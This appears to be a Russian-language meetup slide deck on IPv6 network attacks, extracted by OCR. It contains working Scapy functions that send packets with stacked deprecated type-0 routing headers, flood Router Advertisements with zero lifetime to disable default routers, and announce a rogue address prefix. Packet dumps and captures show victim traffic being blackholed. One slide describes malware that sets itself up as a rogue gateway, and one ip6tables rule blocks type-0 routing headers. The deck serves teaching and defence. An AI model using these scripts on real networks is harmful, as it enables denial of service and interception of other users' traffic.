
```
# Disable processing of any RH0 packet
# Which could allow a ping-pong of packets
IP6T  -A INPUT   -m rt --rt-type 0 -j DROP
```

Про атаки на RSS DNS

https://dc7495.org/reducing-threats-in-root-server-systems/

Пажилые шутки IPv6
TWO RH0


```
def multi_routing_header():
    # Create IPv6 Packet
    ipv6 = IPv6()
    ipv6.scr = source
    ipv6.dst = destination
    ipv6.nh = 43
    next0 = IPv6ExtHdrRouting(addresses=['5::5', '6::6'], nh=43, segleft=4)
    next1 = IPv6ExtHdrRouting(addresses=['5::5', '6::6'], nh=17, segleft=4)
    udp = UDP(sport=s_port, dport=d_port, len=100)
    payload = ('x' * 100)
    packets = ipv6 / next0 / next1 / udp / payload
    packets.show()
    send(packets, count=int(number_packets))
```



```
###[ IPv6 ]###
  version   = 6
  tc        = 0
  fl        = 0
  plen      = None
  nh        = Routing Header
  hlim      = 64
  src       = fe80::a00:27ff:fe3b:c7d
  dst       = fe80::a00:27ff:fe4c:1052
###[ IPv6 Option Header Routing ]###
     nh        = Routing Header
     len       = None
     type      = 0
     segleft   = 4
     reserved  = 0
     addresses = [ 5::5, 6::6 ]
###[ IPv6 Option Header Routing ]###
        nh        = UDP
        len       = None
        type      = 0
        segleft   = 4
        reserved  = 0
        addresses = [ 5::5, 6::6 ]
###[ UDP ]###
           sport     = 1055
           dport     = domain
           len       = 100
           chksum    = None
###[ Raw ]###
              load      = 'xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx
```

Пажилые шутки IPv6
RH0



```
 28228 45.213908023  fe80::a00:27ff:fe3b:c7d 6::6     DNS      242     Unknown operation (15) 0x7878 Unknown (30840) <Unk
 28229 45.215680900  fe80::a00:27ff:fe3b:c7d 6::6     DNS      242     Unknown operation (15) 0x7878 Unknown (30840) <Unk
 28230 45.215942754  fe80::a00:27ff:fe4c:10… fe80::… ICMP…    290     Parameter Problem (erroneous header field encounte
 28231 45.217587688  fe80::a00:27ff:fe3b:c7d 6::6     DNS      242     Unknown operation (15) 0x7878 Unknown (30840) <Unk
 28232 45.219161784  fe80::a00:27ff:fe3b:c7d 6::6     DNS      242     Unknown operation (15) 0x7878 Unknown (30840) <Unk
```

```
Source: fe80::a00:27ff:fe3b:c7d
Destination: fe80::a00:27ff:fe4c:1052
[Source SA MAC: PcsCompu_3b:0c:7d (08:00:27:3b:0c:7d)]
[Destination SA MAC: PcsCompu_4c:10:52 (08:00:27:4c:10:52)]
Routing Header for IPv6 (Source Route)
  Next Header: Routing Header for IPv6 (43)
  Length: 4
  [Length: 40 bytes]
  Type: Source Route (0)
    [Expert Info (Note/Deprecated): Routing header type is deprecated]
      [Routing header type is deprecated]
      [Severity level: Note]
      [Group: Deprecated]
  Segments Left: 4
    [Expert Info (Warning/Protocol): IPv6 Type 0 Routing Header segments left field must not exce
      [IPv6 Type 0 Routing Header segments left field must not exceed address count (2)]
      [Severity level: Warning]
      [Group: Protocol]
  Reserved: 00000000
  Address[1]: 5::5
  Address[2]: 6::6
Routing Header for IPv6 (Source Route)
  Next Header: UDP (17)
  Length: 4
  [Length: 40 bytes]
  Type: Source Route (0)
  Segments Left: 4
    [Expert Info (Warning/Protocol): IPv6 Type 0 Routing Header segments left field must not exceed address count (2)]
  Reserved: 00000000
```

Пажилые шутки IPv6

RH0 & RH1 deprecated, RH2 (MIPv6) & RH3 (RPL) still valid

DC7495 MEETUP
[Сетевые атаки]
dc7495.org




Пажилые шутки IPv6
Злонамеренные Router Advertisements

ICMP Router Advertisement Message отправляется маршрутизатором в локальной сети, чтобы объявить свой IP-адрес доступным для маршрутизации

- **Рабочие станции с поддержкой IPv6 всегда слушают сообщения с заголовками RA**
- **Пользователь А загружает вредоносную программу**
  - **Программа устанавливает туннель, через нестандартный порт UDP (или порт 53)**
  - **Устанавливает службу RA & пересылку IPv6**
  - **Отправляет RA на компьютеры с поддержкой IPv6 с пользователем А в качестве шлюза по умолчанию**
- **Таким образом сетевую активность вредоносной программы трудно обнаружить**

Пажилые шутки IPv6
Bypassing RA Filtering/RA-Guard

Пажилые шутки IPv6
RA daemon killer



79	8.203442767	fe80::a00:27ff:fe4c:1052	ff02::1	ICMPv6	70	Router Advertisement
80	8.204373578	fe80::a00:27ff:fe4c:1052	ff02::1	ICMPv6	70	Router Advertisement
81	8.205327312	fe80::a00:27ff:fe4c:1052	ff02::1	ICMPv6	70	Router Advertisement
82	8.206305743	fe80::a00:27ff:fe4c:1052	ff02::1	ICMPv6	70	Router Advertisement
83	8.207419870	fe80::a00:27ff:fe4c:1052	ff02::1	ICMPv6	70	Router Advertisement
84	8.208377253	fe80::a00:27ff:fe4c:1052	ff02::1	ICMPv6	70	Router Advertisement
85	8.209307901	fe80::a00:27ff:fe4c:1052	ff02::1	ICMPv6	70	Router Advertisement
86	8.210221643	fe80::a00:27ff:fe4c:1052	ff02::1	ICMPv6	70	Router Advertisement
87	8.211111136	fe80::a00:27ff:fe4c:1052	ff02::1	ICMPv6	70	Router Advertisement
88	8.212118691	fe80::a00:27ff:fe4c:1052	ff02::1	ICMPv6	70	Router Advertisement
89	8.213062633	fe80::a00:27ff:fe4c:1052	ff02::1	ICMPv6	70	Router Advertisement

```
def ra_daemon_kiler():
    send(IPv6(src=source, dst=destination) / ICMPv6ND_RA(
        routerlifetime=0), loop=1, inter=1, count=number_packets)
```

```
▾ Internet Control Message Protocol v6
    Type: Router Advertisement (134)
    Code: 0
    Checksum: 0xc12c [correct]
    [Checksum Status: Good]
    Cur hop limit: 0
  ▸ Flags: 0x08, Prf (Default Router Preference): High
    Router lifetime (s): 0
    Reachable time (ms): 0
    Retrans timer (ms): 0
```

https://tools.ietf.org/html/rfc8028

Пажилые шутки IPv6
RA config prefix

DC7495 MEETUP
[Сетевые атаки]
dc7495.org

```
def kill_ra():
    packets = IPv6(src=source, dst=destination) / ICMPv6ND_RA(M=0, O=0) / ICMPv6NDOptPrefixInfo(
        prefixlen=64, prefix="2001:db8:bad:cafe::", L=1, A=1)
    packets.show()
    send(packets, count=int(number_packets))
```

```
root@kali:~# service radvd status
● radvd.service - Router advertisement daemon for IPv6
   Loaded: loaded (/lib/systemd/system/radvd.service; enabled; vendor preset: d
   Active: active (running) since Sat 2020-04-11 07:14:11 EDT; 16min ago
     Docs: man:radvd(8)
  Process: 2894 ExecStart=/usr/sbin/radvd --logmethod stderr_clean (code=exited
  Process: 2893 ExecStartPre=/usr/sbin/radvd --logmethod stderr_clean --configt
 Main PID: 2895 (radvd)
    Tasks: 2 (limit: 4753)
   Memory: 852.0K
   CGroup: /system.slice/radvd.service
           ├─2895 /usr/sbin/radvd --logmethod stderr_clean
           └─2896 /usr/sbin/radvd --logmethod stderr_clean

Apr 11 07:14:11 kali systemd[1]: Starting Router advertisement daemon for IPv6.
Apr 11 07:14:11 kali radvd[2893]: config file, /etc/radvd.conf, syntax ok
Apr 11 07:14:11 kali radvd[2894]: version 2.17 started
Apr 11 07:14:11 kali systemd[1]: Started Router advertisement daemon for IPv6.
```


```
:7d ff02::… ICMPv6   86   Neighbor Solicit
l0… fe80::… ICMPv6   86   Neighbor Adverti
l6… fe80::… ICMPv6  102   Router Advertise
5a… fe80::… ICMPv6  102   Router Advertise
35… fe80::… ICMPv6  102   Router Advertise
75… fe80::… ICMPv6  102   Router Advertise
dc… fe80::… ICMPv6  102   Router Advertise

154:c2ae

(08:00:27:4c:10:52)]
```

```
Code: 0
Checksum: 0xee25 [correct]
[Checksum Status: Good]
Cur hop limit: 0
▸ Flags: 0x08, Prf (Default Router Preference): High
Router lifetime (s): 1800
Reachable time (ms): 0
Retrans timer (ms): 0
▾ ICMPv6 Option (Prefix information : 2001:db8:bad:cafe::/64)
   Type: Prefix information (3)
   Length: 4 (32 bytes)
   Prefix Length: 64
  ▸ Flag: 0xc0, On-link flag(L), Autonomous address-configuration flag(A)
   Valid Lifetime: Infinity (4294967295)
   Preferred Lifetime: Infinity (4294967295)
   Reserved
   Prefix: 2001:db8:bad:cafe::
```


```
###[ IPv6 ]###
 version   = 6
 tc        = 0
 fl        = 0
 plen      = None
 nh        = ICMPv6
 hlim      = 255
 src       = <RandIP6>
 dst       = fe80::a00:27ff:fe4c:1052
###[ ICMPv6 Neighbor Discovery - Router Advertisement ]###
    type      = Router Advertisement
    code      = 0
    cksum     = None
    chlim     = 0
    M         = 0
    O         = 0
    H         = 0
    prf       = High
    P         = 0
    res       = 0
    routerlifetime= 1800
    reachabletime= 0
    retranstimer= 0
###[ ICMPv6 Neighbor Discovery Option - Prefix Information ]###
       type      = 3
       len       = 4
       prefixlen = 64
       L         = 1
       A         = 1
       R         = 0
       res1      = 0
       validlifetime= 0xffffffff
       preferredlifetime= 0xffffffff
       res2      = 0x0
       prefix    = 2001:db8:bad:cafe::
```

Пажилые шутки IPv6
RA config prefix

DC7495 MEETUP
[Сетевые атаки]
dc7495.org



Пажилые шутки IPv6
RA config prefix



274	288.826886812	2001:db8:bad:cafe:cd1:1fe5:e302:80e9	2001:db8:bad:cafe:ada0:add6:d33c:7be2	ICMPv6	1294	Destination Unreachable (no rout
275	288.831224209	2001:db8:bad:cafe:ada0:add6:d33c:7be2	2a00:1450:4010:c02::5e	UDP	1392	65159 → 443 Len=1330
276	288.831275168	2001:db8:bad:cafe:cd1:1fe5:e302:80e9	2001:db8:bad:cafe:ada0:add6:d33c:7be2	ICMPv6	1294	Destination Unreachable (no rout
277	288.831747036	2001:db8:bad:cafe:ada0:add6:d33c:7be2	2a00:1450:4010:c02::5e	TCP	98	52668 → 443 [SYN, ECN, CWR] Seq=
278	288.831777047	2001:db8:bad:cafe:cd1:1fe5:e302:80e9	2001:db8:bad:cafe:ada0:add6:d33c:7be2	ICMPv6	146	Destination Unreachable (no rout
279	289.084366684	192.168.1.78	193.192.36.3	NTP	90	NTP Version 4, client
280	289.106700219	193.192.36.3	192.168.1.78	NTP	90	NTP Version 4, server
281	285.626291152	2001:db8:bad:cafe:ada0:add6:d33c:7be2	2a00:1450:4010:c02::5e	TCP	98	52669 → 443 [SYN, ECN, CWR] Seq=
282	285.626362973	2001:db8:bad:cafe:cd1:1fe5:e302:80e9	2001:db8:bad:cafe:ada0:add6:d33c:7be2	ICMPv6	146	Destination Unreachable (no rout
283	285.821246417	2001:db8:bad:cafe:ada0:add6:d33c:7be2	2a00:1450:4010:c05::c6	TCP	98	52671 → 80 [SYN, ECN, CWR] Seq=0
284	285.821317408	2001:db8:bad:cafe:cd1:1fe5:e302:80e9	2001:db8:bad:cafe:ada0:add6:d33c:7be2	ICMPv6	146	Destination Unreachable (no rout
285	286.097136557	2001:db8:bad:cafe:ada0:add6:d33c:7be2	2a00:1450:4010:c05::c6	TCP	98	52673 → 80 [SYN, ECN, CWR] Seq=0
286	286.097203937	2001:db8:bad:cafe:cd1:1fe5:e302:80e9	2001:db8:bad:cafe:ada0:add6:d33c:7be2	ICMPv6	146	Destination Unreachable (no rout
287	286.214174986	2001:db8:bad:cafe:ada0:add6:d33c:7be2	2a02:28:1:23::e	TCP	98	52675 → 80 [SYN, ECN, CWR] Seq=0
288	286.214231917	2001:db8:bad:cafe:cd1:1fe5:e302:80e9	2001:db8:bad:cafe:ada0:add6:d33c:7be2	ICMPv6	146	Destination Unreachable (no rout
289	286.296880930	2001:db8:bad:cafe:ada0:add6:d33c:7be2	2a01:b740:a41:700::b	TCP	98	52676 → 443 [SYN, ECN, CWR] Seq=
290	286.296954483	2001:db8:bad:cafe:cd1:1fe5:e302:80e9	2001:db8:bad:cafe:ada0:add6:d33c:7be2	ICMPv6	146	Destination Unreachable (no rout
291	286.487973937	2001:db8:bad:cafe:ada0:add6:d33c:7be2	2a02:28:1:23::e	TCP	98	52678 → 80 [SYN, ECN, CWR] Seq=0
292	286.488043179	2001:db8:bad:cafe:cd1:1fe5:e302:80e9	2001:db8:bad:cafe:ada0:add6:d33c:7be2	ICMPv6	146	Destination Unreachable (no rout
293	286.586031325	2001:db8:bad:cafe:ada0:add6:d33c:7be2	2a01:b740:a41:700::d	TCP	98	52680 → 443 [SYN, ECN, CWR] Seq=
294	286.586099787	2001:db8:bad:cafe:cd1:1fe5:e302:80e9	2001:db8:bad:cafe:ada0:add6:d33c:7be2	ICMPv6	146	Destination Unreachable (no rout
295	286.878238038	2001:db8:bad:cafe:ada0:add6:d33c:7be2	2a01:b740:a41:701::e	TCP	98	52682 → 443 [SYN, ECN, CWR] Seq=
296	286.878307924	2001:db8:bad:cafe:cd1:1fe5:e302:80e9	2001:db8:bad:cafe:ada0:add6:d33c:7be2	ICMPv6	146	Destination Unreachable (no rout

```
root@kali:~# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 08:00:27:4c:10:52 brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.78/24 brd 192.168.1.255 scope global dynamic noprefixroute eth0
       valid_lft 70211sec preferred_lft 70211sec
    inet6 2001:db8:bad:cafe:cd1:1fe5:e302:80e9/64 scope global temporary dynamic
       valid_lft 593697sec preferred_lft 74796sec
    inet6 2001:db8:bad:cafe:a00:27ff:fe4c:1052/64 scope global mngtmpaddr noprefixroute
       valid_lft forever preferred_lft forever
    inet6 fe80::a00:27ff:fe4c:1052/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
root@kali:~#
```

Пажилые шутки IPv6
RA config prefix

```
   562 550.352214943 2001:db8:bad:cafe:9d8c:618a:efa0:6fc2 2001:67c:4e8:f002::a                TCP       98 [TCP Retransmission] 55517 → 443 [SYN] Seq=0 Win=65535 Len=0 MSS=1440 WS=64 TSval=889054677 TSecr=0 SACK_PERM=1
   563 550.352290067 2001:db8:bad:cafe:9d8c:618a:efa0:6fc2 2001:67c:4e8:f002::a                TCP       98 [TCP Retransmission] 55516 → 443 [SYN] Seq=0 Win=65535 Len=0 MSS=1440 WS=64 TSval=889054677 TSecr=0 SACK_PERM=1
   564 550.352881097 2001:db8:bad:cafe:9d8c:618a:efa0:6fc2 2001:67c:4e8:f002::a                TCP       98 [TCP Retransmission] 55525 → 443 [SYN] Seq=0 Win=65535 Len=0 MSS=1440 WS=64 TSval=889054678 TSecr=0 SACK_PERM=1
   565 550.352891405 2001:db8:bad:cafe:9d8c:618a:efa0:6fc2 2001:67c:4e8:f002::a                TCP       98 [TCP Retransmission] 55524 → 443 [SYN] Seq=0 Win=65535 Len=0 MSS=1440 WS=64 TSval=889054678 TSecr=0 SACK_PERM=1
   566 550.352994866 2001:db8:bad:cafe:9d8c:618a:efa0:6fc2 2001:67c:4e8:f002::a                TCP       98 [TCP Retransmission] 55522 → 443 [SYN] Seq=0 Win=65535 Len=0 MSS=1440 WS=64 TSval=889054678 TSecr=0 SACK_PERM=1
   567 550.353193460 2001:db8:bad:cafe:9d8c:618a:efa0:6fc2 2001:67c:4e8:f002::a                TCP       98 [TCP Retransmission] 55521 → 443 [SYN] Seq=0 Win=65535 Len=0 MSS=1440 WS=64 TSval=889054678 TSecr=0 SACK_PERM=1
   568 551.053993844 fe80::4b9:bfb8:60c3:368f ff02::16                                        ICMPv6    90 Multicast Listener Report Message v2
   569 551.100370816 192.168.1.71             224.0.0.251                                     MDNS     181 Standard query 0x0000 PTR _companion-link._tcp.local, "QM" question PTR _homekit._tcp.local, "QM" question PTR _airplay._tcp.lo
   570 551.100761811 fe80::4b9:bfb8:60c3:368f ff02::fb                                        MDNS     201 Standard query 0x0000 PTR _companion-link._tcp.local, "QM" question PTR _homekit._tcp.local, "QM" question PTR _airplay._tcp.lo
   571 551.466354155 2001:db8:bad:cafe:9d8c:618a:efa0:6fc2 2001:67c:4e8:f004::a                TCP       98 [TCP Retransmission] 55473 → 443 [SYN] Seq=0 Win=65535 Len=0 MSS=1440 WS=64 TSval=889055669 TSecr=0 SACK_PERM=1
   572 551.466424747 2001:db8:bad:cafe:cd1:1fe5:e302:80e9 2001:db8:bad:cafe:9d8c:618a:efa0:6fc2 ICMPv6   146 Destination Unreachable (no route to destination)
   573 551.466465963 2001:db8:bad:cafe:9d8c:618a:efa0:6fc2 2001:67c:4e8:f002::a                TCP       98 [TCP Retransmission] 55471 → 443 [SYN] Seq=0 Win=65535 Len=0 MSS=1440 WS=64 TSval=889055669 TSecr=0 SACK_PERM=1
   574 551.466488192 2001:db8:bad:cafe:cd1:1fe5:e302:80e9 2001:db8:bad:cafe:9d8c:618a:efa0:6fc2 ICMPv6   146 Destination Unreachable (no route to destination)
   575 551.466516031 2001:db8:bad:cafe:9d8c:618a:efa0:6fc2 2001:67c:4e8:f002::a                TCP       98 [TCP Retransmission] 55470 → 443 [SYN] Seq=0 Win=65535 Len=0 MSS=1440 WS=64 TSval=889055669 TSecr=0 SACK_PERM=1
   576 551.466537422 2001:db8:bad:cafe:cd1:1fe5:e302:80e9 2001:db8:bad:cafe:9d8c:618a:efa0:6fc2 ICMPv6   146 Destination Unreachable (no route to destination)
   577 551.466562182 2001:db8:bad:cafe:9d8c:618a:efa0:6fc2 2001:67c:4e8:f002::a                TCP       98 [TCP Retransmission] 55472 → 443 [SYN] Seq=0 Win=65535 Len=0 MSS=1440 WS=64 TSval=889055669 TSecr=0 SACK_PERM=1
   578 551.466584945 2001:db8:bad:cafe:cd1:1fe5:e302:80e9 2001:db8:bad:cafe:9d8c:618a:efa0:6fc2 ICMPv6   146 Destination Unreachable (no route to destination)
   579 551.466622332 2001:db8:bad:cafe:9d8c:618a:efa0:6fc2 2001:67c:4e8:f002::a                TCP       98 [TCP Retransmission] 55469 → 443 [SYN] Seq=0 Win=65535 Len=0 MSS=1440 WS=64 TSval=889055669 TSecr=0 SACK_PERM=1
   580 551.466644097 2001:db8:bad:cafe:cd1:1fe5:e302:80e9 2001:db8:bad:cafe:9d8c:618a:efa0:6fc2 ICMPv6   146 Destination Unreachable (no route to destination)
   581 551.466673435 2001:db8:bad:cafe:9d8c:618a:efa0:6fc2 2001:67c:4e8:f002::a                TCP       98 [TCP Retransmission] 55468 → 443 [SYN] Seq=0 Win=65535 Len=0 MSS=1440 WS=64 TSval=889055669 TSecr=0 SACK_PERM=1
   582 551.466683610 2001:db8:bad:cafe:9d8c:618a:efa0:6fc2 2001:67c:4e8:f002::a                TCP       98 [TCP Retransmission] 55467 → 443 [SYN] Seq=0 Win=65535 Len=0 MSS=1440 WS=64 TSval=889055669 TSecr=0 SACK_PERM=1
